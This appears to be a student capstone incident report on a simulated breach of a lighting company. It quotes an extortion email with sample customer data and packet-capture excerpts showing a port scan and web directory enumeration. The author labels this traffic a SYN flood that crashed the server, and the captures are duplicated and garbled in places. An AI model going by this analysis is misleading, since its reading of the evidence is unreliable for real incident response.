

FINAL PROJECT CAPESTONE PROJECT

Submitted by: Navneet Kaur

Executive Summary:

Premium Lights Inc., an Ontario based lighting solution provider, recently experienced a significant cybersecurity incident in February 2022. The company fell victim to SYN Flood distributed denial-of-services DDOS attack, which severely impacted their network infrastructure and disrupted critical business operations and defamed the company's name for customer database and financial loss. This incident led to a significant loss of customer trust, financial resources, and the compromise of the organization's confidentiality, integrity, and availability. This attack methodology inundated the company's network infrastructure with an overwhelming volume of SYN packets, rendering critical systems unresponsive and causing significant disruption to their operations.

Upon immediate detection of the attack, Premium Lights Inc. activated their incident response plan. The company's dedicated incident response team, in collaboration with cybersecurity experts, swiftly enacted a series of measures to mitigate the attack and restore operational stability.

Incident Timeline:

- a) Date of notification to the chief information security officer or department Information Security Representative(ISAC member) : **Feb 21st 2022 Monday at 10:00 AM UTC**
Received an email

From: 4C484C@qq.com
To: support@premiumhousetlights.com

Hello,

We will go right to the point. We are in possession of your database files, which include sensitive information.

You wouldn't want this information to be out on the internet, would you? We will release this information on Monday at 10:00AM UTC.

To demonstrate to you that we aren't just playing games, here is a snippet of your customer database table:

contactFirstName	contactLastName	phone
Carine	Schmitt	40.32.2555
Jean	King	7025551838
Peter	Ferguson	03 9520 4555
Janine	Labrune	40.67.8555
Jonas	Bergulfsen	07-98 9555

Now the ball is in your court to make the right decision and take action. There will be no negotiations on the

// The 4C484C Group

- b) Date of incident occurred: **19-02-2022 at 21:57:39:244026**
c) Date of incident discovered: **19-02-2022 at 21:58:40:125288**
d) Incident location: **/var/www/html/uploads**
e) Was storage device encrypted? **NO**

Because no password on database, default password on webserver and no encryption method used by company to encrypt the database.


(NOTE: Evidences are shown further in this report)

Technical analysis:

As a cyber security analyst, I'll analyze it in following steps:

- **Network topology analysis:**

This is the network topology of Premium House Lights Inc.



Full scale mapping:


Endpoint	Current profile	Target profile	Security required	Security measures
Website	Basic security	Robust security	Protection against data breaches, DDoS attacks, SQL injection attacks	-Web application firewall (WAF) to filter incoming traffic for malicious content -regular security patches and updates for website platform

Employee devices	Basic security, Single WIFI connectivity	Strengthened security	Protection against malware, unauthorized access and data leakage, secure WIFI	-updated and regularly patched Operating Systems and applications on all devices -Provide Guest network for BYOD(bring your own devices like mobile devices) in the network and separate very strong password with MFA security measures on employee laptops
Network infrastructure	Basic security	Improved security measures	Protection against unauthorized access and network attacks	-implementation of strong access controls with role based permission, -Least privileged access rule -zero trust rule Regular updates for routers, switches and firewalls Implementation of Intrusion detection system and Intrusion prevention system(IDS/IPS) to monitor network traffic -Network segmentation i.e there should be separate VLANs for file server, database and webserver and for employee devices.
Webserver, File server	Basic security	Strong security measures	Protection against sever breaches and data theft	-regular security patches and updates for sever OS and applications -proper configuration management and hardening guidelines -regular vulnerability scanning and assessment -implementation of MFA for servers access
Database	Basic security	Strong security measures	Protection of sensitive customer data from breaches and unauthorized access	-Strong encryption of stored customer data both at rest and in transit -Regular security audits and vulnerability assessments of the database -implementation of access controls bases on the principle of least privilege access -Regular monitoring of

				database activity and access logs.
--	--	--	--	------------------------------------

Attack origin and impact (with related evidence):

The very first time on 19-02-2022 at 21:57:39.244026 an unknown IP address 138.201.202.232 with port number 39294 was trying to make a connection with webserver IP address 134.122.33.221 at port 80 i.e. HTTP with 3 way handshaking method.



After that webserver 134.122.33.221 acknowledged it and then attacker 138.201.202.232 send a GET request to webserver 134.122.33.221 and webserver send a message with Premium lights Inc, page to attacker saying your request was successful and returning the requested data to source in this case source is attacker IP address 138.201.202.232.

ph_webserver.pcap

Time	Source	s port	Destination	d port	Protocol	Length	Info
2022-02-19 21:57:39.358732	134.122.33.221	80	138.201.202.2...	39294	HTTP	559	559 HTTP/1.1 200 OK
2022-02-19 21:57:39.465502	138.201.202.232	39294	134.122.33.221	80	TCP	68	68 39294 → 80 [ACK]
2022-02-19 21:57:39.466154	138.201.202.232	39294	134.122.33.221	80	TCP	68	68 39294 → 80 [RST,
2022-02-19 21:57:40.174141	138.201.202.232	39398	134.122.33.221	80	TCP	76	76 39398 → 80 [SYN]
2022-02-19 21:57:40.174193	134.122.33.221	80	138.201.202.2...	39398	TCP	76	76 80 → 39398 [SYN,
2022-02-19 21:57:40.282600	138.201.202.232	39294	134.122.33.221	80	TCP	68	68 39294 → 80 [ACK]

```
> Frame 112: 559 bytes on wire (4472 bits), 559 bytes captured (4472 bits)
> Linux cooked capture
> Internet Protocol Version 4, Src: 134.122.33.221, Dst: 138.201.202.232
> Transmission Control Protocol, Src Port: 80, Dst Port: 39294, Seq: 1, Ack: 257, Len: 491
> Hypertext Transfer Protocol
> Line-based text data: text/html (10 lines)
<!doctype html>n
<html>n
  <head>n
    <t  <title>premiumhouselights</title>n
  </head>n
  <body>n
    <t  <p>Welcome to Premium House Lights</p>n
    <t  <p>Our website will be live soon, hold on tight.</p>n
  </body>n
</html>n
```

0020 8a c9 ca e8 00 50 99 7e 0a d0 32 a9 c8 55 05 a9P~ ..2.-U-.

Frame (559 bytes) Uncompressed entity body (204 bytes)

Transmission Control Protocol (tcp), 32 bytes

Packets: 6808 - Displayed: 6808 (100.0%)

Profile: Default

3:00 PM 9/9/2023

After that attacker IP 138.201.202.232 terminate the established connection abruptly and trying to make another connection using different port number 39398.

ph_webserver.pcap

Time	Source	s port	Destination	d port	Protocol	Length	Info
2 Time (Format as specified) 21:57:39.358732	134.122.33.221	80	138.201.202.2...	39294	HTTP	559	559 HTTP/1.1 200 OK
2022-02-19 21:57:39.465502	138.201.202.232	39294	134.122.33.221	80	TCP	68	68 39294 → 80 [ACK]
2022-02-19 21:57:39.466154	138.201.202.232	39294	134.122.33.221	80	TCP	68	68 39294 → 80 [RST,
2022-02-19 21:57:40.174141	138.201.202.232	39398	134.122.33.221	80	TCP	76	76 39398 → 80 [SYN]
2022-02-19 21:57:40.174193	134.122.33.221	80	138.201.202.2...	39398	TCP	76	76 80 → 39398 [SYN,
2022-02-19 21:57:40.282600	138.201.202.232	39294	134.122.33.221	80	TCP	68	68 39294 → 80 [ACK]

```
> Transmission Control Protocol, Src Port: 39294, Dst Port: 80, Seq: 257, Ack: 492, Len: 0
  Source Port: 39294
  Destination Port: 80
  [Stream index: 26]
  [TCP Segment Len: 0]
  Sequence number: 257      (relative sequence number)
  [Next sequence number: 257      (relative sequence number)]
  Acknowledgment number: 492      (relative ack number)
  1000 .... = Header Length: 32 bytes (8)
> Flags: 0x014 (RST, ACK)
  Window size value: 237
  [Calculated window size: 30336]
  [Window size scaling factor: 128]
  Checksum: 0x2d83 [unverified]
  [Checksum Status: Unverified]
  Urgent pointer: 0
> Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
> [Timestamps]
0020 86 7a 21 dd 99 7e 00 50 c8 55 05 a9 0a d0 34 94 z!...P.U....4.
```

Transmission Control Protocol (tcp), 32 bytes

Packets: 6808 - Displayed: 6808 (100.0%)

Profile: Default

3:05 PM 9/9/2023

ph1_webserver.pcap

Time	Source	s port	Destination	d port	Protocol	Length	Info
2022-02-19 21:57:40.174141	138.201.202.232	39398	134.122.33.221	80	TCP	76	39398 → 80 [SYN]
2022-02-19 21:57:40.174193	134.122.33.221	80	138.201.202.2...	39398	TCP	76	80 → 39398 [SYN,
2022-02-19 21:57:40.283689	138.201.202.232	39398	134.122.33.221	80	TCP	68	39398 → 80 [ACK]
2022-02-19 21:57:40.283912	138.201.202.232	39398	134.122.33.221	80	HTTP	428	GET / HTTP/1.1
2022-02-19 21:57:40.283953	134.122.33.221	80	138.201.202.2...	39398	TCP	68	80 → 39398 [ACK]
2022-02-19 21:57:40.284584	134.122.33.221	80	138.201.202.2...	39398	HTTP	550	HTTP/1.1 200 OK

```
> Frame 118: 428 bytes on wire (3424 bits), 428 bytes captured (3424 bits)
> Linux cooked capture
> Internet Protocol Version 4, Src: 138.201.202.232, Dst: 134.122.33.221
> Transmission Control Protocol, Src Port: 39398, Dst Port: 80, Seq: 1, Ack: 1, Len: 360
  Hypertext Transfer Protocol
    > GET / HTTP/1.1\r\n
      Host: 134.122.33.221\r\n
      Connection: keep-alive\r\n
      Upgrade-Insecure-Requests: 1\r\n
      User-Agent: SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)\r\n
      Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed...
      Accept-Encoding: gzip, deflate\r\n
      Accept-Language: en-US\r\n
      \r\n
      [Full request URI: http://134.122.33.221/]
      [HTTP request 1/1]
      [Response in frame: 120]
```

0020 86 7a 21 dd 99 e6 00 50 e7 d9 5c c3 4c 87 30 f0 -z!...P ..\L.0.

Again, IP address 138.201.202.232 requested with intention to close the connection with webserver 134.122.33.221

ph1_webserver.pcap

Time	Source	s port	Destination	d port	Protocol	Length	Info
21:57:41.776921	138.201.202.232	39398	134.122.33.221	80	TCP	68	39398 → 80 [FIN, ACK] Seq=361
21:57:41.777058	134.122.33.221	80	138.201.202.2...	39398	TCP	68	80 → 39398 [FIN, ACK] Seq=492
21:57:41.886522	138.201.202.232	39398	134.122.33.221	80	TCP	68	39398 → 80 [ACK] Seq=362
21:57:50.301238	20.127.143.223	55644	134.122.33.221	63643	TCP	76	55644 → 63643 [SYN] Seq=0 Win=0
21:57:50.301283	134.122.33.221	63643	20.127.143.223	55644	TCP	56	63643 → 55644 [RST, ACK] Seq=492
21:57:58.244675	172.96.124.245	44639	134.122.33.221	1959	TCP	76	44639 → 1959 [SYN] Seq=0 Win=0
21:57:58.244717	134.122.33.221	1959	172.96.124.245	44639	TCP	56	1959 → 44639 [RST, ACK] Seq=492
21:58:12.322138	138.68.92.163	46086	134.122.33.221	80	TCP	56	46086 → 80 [ACK] Seq=1
21:58:12.322185	134.122.33.221	80	138.68.92.163	46086	TCP	56	80 → 46086 [RST] Seq=1 Win=0
21:58:12.322851	138.68.92.163	46086	134.122.33.221	443	TCP	60	46086 → 443 [SYN] Seq=0 Win=0

```
> Frame 124: 68 bytes on wire (544 bits), 68 bytes captured (544 bits)
> Linux cooked capture
> Internet Protocol Version 4, Src: 138.201.202.232, Dst: 134.122.33.221
  Transmission Control Protocol, Src Port: 39398, Dst Port: 80, Seq: 361, Ack: 492, Len: 0
    Source Port: 39398
    Destination Port: 80
    [Stream index: 27]
    [TCP Segment Len: 0]
    Sequence number: 361 (relative sequence number)
    [Next sequence number: 361 (relative sequence number)]
    Acknowledgment number: 492 (relative ack number)
    1000 .... = Header Length: 32 bytes (8)
    > Flags: 0x011 (FIN, ACK)
```

0020 86 7a 21 dd 99 e6 00 50 e7 d9 5e 2b 4c 87 32 db -z!...P ..^+L.2.

This way attacker IP address 138.201.202.232 trying to make multiple connection with different port number and webserver 134.122.33.221 is terminating the connection again and again as firewall is not letting the attacker into the system, however attacker keep sending the SYN request to webserver which crashed the webserver with DOS attack with SYN flood attack. In the given below captures we can see that multiple attempts by attacker and denied by webserver.


Source	s port	Destination	d port	Protocol	Length	Info
21:57:41.776921	138.201.202.232	39398	134.122.33.221	80	TCP	68 39398 → 80 [FIN, ACK] Seq=3644 Win=1
21:57:41.777058	134.122.33.221	80	138.201.202.232	39398	TCP	68 80 → 39398 [FIN, ACK] Seq=4944 Win=1
21:57:41.886522	138.201.202.232	39398	134.122.33.221	80	TCP	68 39398 → 80 [ACK] Seq=362 Win=1
21:57:50.301238	20.127.143.223	55644	134.122.33.221	63643	TCP	76 55644 → 63643 [SYN] Seq=0 Win=1
21:57:50.301283	134.122.33.221	63643	20.127.143.223	55644	TCP	56 63643 → 55644 [RST, ACK] Seq=1 Win=1
21:57:58.244675	172.96.124.245	44639	134.122.33.221	1959	TCP	76 44639 → 1959 [SYN] Seq=0 Win=1
21:57:58.244717	134.122.33.221	1959	172.96.124.245	44639	TCP	56 1959 → 44639 [RST, ACK] Seq=1 Win=1
21:58:12.322138	138.68.92.163	46086	134.122.33.221	80	TCP	56 46086 → 80 [ACK] Seq=1 Ack=1 Win=1
21:58:12.322185	134.122.33.221	80	138.68.92.163	46086	TCP	56 80 → 46086 [RST] Seq=1 Win=0
21:58:12.328251	138.68.92.163	46086	134.122.33.221	443	TCP	60 46086 → 443 [SYN] Seq=0 Win=1
21:58:12.322861	134.122.33.221	443	138.68.92.163	46086	TCP	56 443 → 46086 [RST, ACK] Seq=1 Win=1
21:58:12.558369	138.68.92.163	46342	134.122.33.221	5900	TCP	60 46342 → 5900 [SYN] Seq=0 Win=1
21:58:12.558369	138.68.92.163	46342	134.122.33.221	139	TCP	60 46342 → 139 [SYN] Seq=0 Win=1
21:58:12.558369	138.68.92.163	46342	134.122.33.221	587	TCP	60 46342 → 587 [SYN] Seq=0 Win=1
21:58:12.558369	138.68.92.163	46342	134.122.33.221	3389	TCP	60 46342 → 3389 [SYN] Seq=0 Win=1
21:58:12.558369	138.68.92.163	46342	134.122.33.221	135	TCP	60 46342 → 135 [SYN] Seq=0 Win=1
21:58:12.558369	138.68.92.163	46342	134.122.33.221	995	TCP	60 46342 → 995 [SYN] Seq=0 Win=1
21:58:12.558415	134.122.33.221	5900	138.68.92.163	46342	TCP	56 5900 → 46342 [RST, ACK] Seq=1 Win=1
21:58:12.558433	134.122.33.221	139	138.68.92.163	46342	TCP	56 139 → 46342 [RST, ACK] Seq=1 Win=1
> Frame 130: 56 bytes on wire (448 bits), 56 bytes captured (448 bits)						
> Linux cooked capture						
> Internet Protocol Version 4, Src: 134.122.33.221, Dst: 172.96.124.245						
▼ Transmission Control Protocol, Src Port: 1959, Dst Port: 44639, Seq: 1, Ack: 1, Len: 0						
Source Port: 1959						
0020 ac 60 7c f5 07 a7 ae 5f 00 00 00 00 d4 f5 a6 ff						
Transmission Control Protocol (TCP), 20 bytes						
Packets: 6808 - Displayed: 6808 (100.0%)						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
Transmission Control Protocol (TCP), 20 bytes						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
Source	s port	Destination	d port	Protocol	Length	Info
21:58:12.558415	134.122.33.221	5900	138.68.92.163	46342	TCP	56 5900 → 46342 [RST, ACK] Seq=1 Win=1
21:58:12.558433	134.122.33.221	139	138.68.92.163	46342	TCP	56 139 → 46342 [RST, ACK] Seq=1 Win=1
21:58:12.558439	134.122.33.221	587	138.68.92.163	46342	TCP	56 587 → 46342 [RST, ACK] Seq=1 Win=1
21:58:12.558442	134.122.33.221	3389	138.68.92.163	46342	TCP	56 3389 → 46342 [RST, ACK] Seq=1 Win=1
21:58:12.558444	134.122.33.221	135	138.68.92.163	46342	TCP	56 135 → 46342 [RST, ACK] Seq=1 Win=1
21:58:12.558446	134.122.33.221	995	138.68.92.163	46342	TCP	56 995 → 46342 [RST, ACK] Seq=1 Win=1
21:58:12.559635	138.68.92.163	46342	134.122.33.221	113	TCP	60 46342 → 113 [SYN] Seq=0 Win=1
21:58:12.559648	134.122.33.221	113	138.68.92.163	46342	TCP	56 113 → 46342 [RST, ACK] Seq=1 Win=1
21:58:12.559663	138.68.92.163	46342	134.122.33.221	22	TCP	60 46342 → 22 [SYN] Seq=0 Win=1
21:58:12.559679	134.122.33.221	22	138.68.92.163	46342	TCP	60 22 → 46342 [SYN, ACK] Seq=0 Win=1
21:58:12.559847	138.68.92.163	46342	134.122.33.221	111	TCP	60 46342 → 111 [SYN] Seq=0 Win=1
21:58:12.559851	134.122.33.221	111	138.68.92.163	46342	TCP	56 111 → 46342 [RST, ACK] Seq=1 Win=1
21:58:12.559942	138.68.92.163	46342	134.122.33.221	23	TCP	60 46342 → 23 [SYN] Seq=0 Win=1
21:58:12.559945	134.122.33.221	23	138.68.92.163	46342	TCP	56 23 → 46342 [RST, ACK] Seq=1 Win=1
21:58:12.655855	138.68.92.163	46342	134.122.33.221	1723	TCP	60 46342 → 1723 [SYN] Seq=0 Win=1
21:58:12.655856	138.68.92.163	46342	134.122.33.221	443	TCP	60 46342 → 443 [SYN] Seq=0 Win=1
21:58:12.655899	134.122.33.221	1723	138.68.92.163	46342	TCP	60 1723 → 46342 [RST, ACK] Seq=1 Win=1
21:58:12.655923	134.122.33.221	443	138.68.92.163	46342	TCP	56 443 → 46342 [RST, ACK] Seq=1 Win=1
> Frame 130: 56 bytes on wire (448 bits), 56 bytes captured (448 bits)						
> Linux cooked capture						
> Internet Protocol Version 4, Src: 134.122.33.221, Dst: 172.96.124.245						
▼ Transmission Control Protocol, Src Port: 1959, Dst Port: 44639, Seq: 1, Ack: 1, Len: 0						
Source Port: 1959						
0020 ac 60 7c f5 07 a7 ae 5f 00 00 00 00 d4 f5 a6 ff						
Transmission Control Protocol (TCP), 20 bytes						
Packets: 6808 - Displayed: 6808 (100.0%)						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
Transmission Control Protocol (TCP), 20 bytes						

After this Attacker 138.68.92.163 with new port number 54944 trying to gain access of webserver by trying to make a connection with random file names in webserver multiple time and webserver keep replying that file not found until the system crashed with flood of SYN request. We can see this in the screenshot:

The 257							Info
Time	Source	s port	Destination	d port	Protocol	Length	
2022-02-19 21:58:22.152068	138.68.92.163	54944	134.122.33.221	80	TCP	76	54944 → 80 [SYN]
2022-02-19 21:58:22.152120	134.122.33.221	80	138.68.92.163	54944	TCP	76	80 → 54944 [SYN]
2022-02-19 21:58:22.249776	138.68.92.163	54944	134.122.33.221	80	TCP	68	54944 → 80 [ACK]
2022-02-19 21:58:22.249777	138.68.92.163	54944	134.122.33.221	80	HTTP	196	GET /randomfile1
2022-02-19 21:58:22.249851	134.122.33.221	80	138.68.92.163	54944	TCP	68	80 → 54944 [ACK]
2022-02-19 21:58:22.250140	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not
2022-02-19 21:58:22.347570	138.68.92.163	54944	134.122.33.221	80	TCP	68	54944 → 80 [ACK]
2022-02-19 21:58:22.347570	138.68.92.163	54944	134.122.33.221	80	HTTP	191	GET /frand2 HTTP/
2022-02-19 21:58:22.347632	134.122.33.221	80	138.68.92.163	54944	TCP	68	80 → 54944 [ACK]
2022-02-19 21:58:22.347889	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not
2022-02-19 21:58:22.445211	138.68.92.163	54944	134.122.33.221	80	TCP	68	54944 → 80 [ACK]
2022-02-19 21:58:22.445551	138.68.92.163	54944	134.122.33.221	80	HTTP	190	GET /index HTTP/1
2022-02-19 21:58:22.445581	134.122.33.221	80	138.68.92.163	54944	TCP	68	80 → 54944 [ACK]
2022-02-19 21:58:22.445831	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not
2022-02-19 21:58:22.543216	138.68.92.163	54944	134.122.33.221	80	TCP	68	54944 → 80 [ACK]
2022-02-19 21:58:22.543329	138.68.92.163	54944	134.122.33.221	80	HTTP	192	GET /archive HTTP
2022-02-19 21:58:22.543358	134.122.33.221	80	138.68.92.163	54944	TCP	68	80 → 54944 [ACK]
2022-02-19 21:58:22.543629	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not
2022-02-19 21:58:22.641382	138.68.92.163	54944	134.122.33.221	80	HTTP	187	GET /02 HTTP/1.1
2022-02-19 21:58:22.641679	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not
2022-02-19 21:58:22.739437	138.68.92.163	54944	134.122.33.221	80	HTTP	193	GET /register HTT
2022-02-19 21:58:22.739747	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not
2022-02-19 21:58:22.837568	138.68.92.163	54944	134.122.33.221	80	HTTP	187	GET /en HTTP/1.1
2022-02-19 21:58:22.837966	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not
2022-02-19 21:58:22.936158	138.68.92.163	54944	134.122.33.221	80	HTTP	190	GFT /forum HTTP/1

Time	Source	s port	Destination	d port	Protocol	Length	Info
2022-02-19 21:58:22.641382	138.68.92.163	54944	134.122.33.221	80	HTTP	187	GET /02 HTTP/1.1
2022-02-19 21:58:22.641679	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not
2022-02-19 21:58:22.739437	138.68.92.163	54944	134.122.33.221	80	HTTP	193	GET /register HTT
2022-02-19 21:58:22.739747	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not
2022-02-19 21:58:22.837568	138.68.92.163	54944	134.122.33.221	80	HTTP	187	GET /en HTTP/1.1
2022-02-19 21:58:22.837966	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not
2022-02-19 21:58:22.936158	138.68.92.163	54944	134.122.33.221	80	HTTP	190	GET /forum HTTP/1
2022-02-19 21:58:22.936441	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not
2022-02-19 21:58:23.034850	138.68.92.163	54944	134.122.33.221	80	HTTP	193	GET /software HTT
2022-02-19 21:58:23.035116	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not
2022-02-19 21:58:23.133386	138.68.92.163	54944	134.122.33.221	80	HTTP	194	GET /downloads HT
2022-02-19 21:58:23.133708	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not
2022-02-19 21:58:23.231439	138.68.92.163	54944	134.122.33.221	80	HTTP	186	GET /3 HTTP/1.1
2022-02-19 21:58:23.231747	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not
2022-02-19 21:58:23.2329506	138.68.92.163	54944	134.122.33.221	80	HTTP	193	GET /security HTT
2022-02-19 21:58:23.329805	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not
2022-02-19 21:58:23.428052	138.68.92.163	54944	134.122.33.221	80	HTTP	187	GET /13 HTTP/1.1
2022-02-19 21:58:23.428336	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not
2022-02-19 21:58:23.526381	138.68.92.163	54944	134.122.33.221	80	HTTP	193	GET /category HTT
2022-02-19 21:58:23.526554	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not
2022-02-19 21:58:23.624364	138.68.92.163	54944	134.122.33.221	80	HTTP	186	GET /4 HTTP/1.1
2022-02-19 21:58:23.624628	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not
2022-02-19 21:58:23.722412	138.68.92.163	54944	134.122.33.221	80	HTTP	192	GET /content HTTP
2022-02-19 21:58:23.722676	134.122.33.221	80	138.68.92.163	54944	HTTP	505	HTTP/1.1 404 Not
2022-02-19 21:58:23.829526	138.68.92.163	54944	134.122.33.221	80	HTTP	187	GET /14 HTTP/1.1

With all this DOS attack with SYN flood webserver redirected attacker to different URL location i.e. in uploads folder.



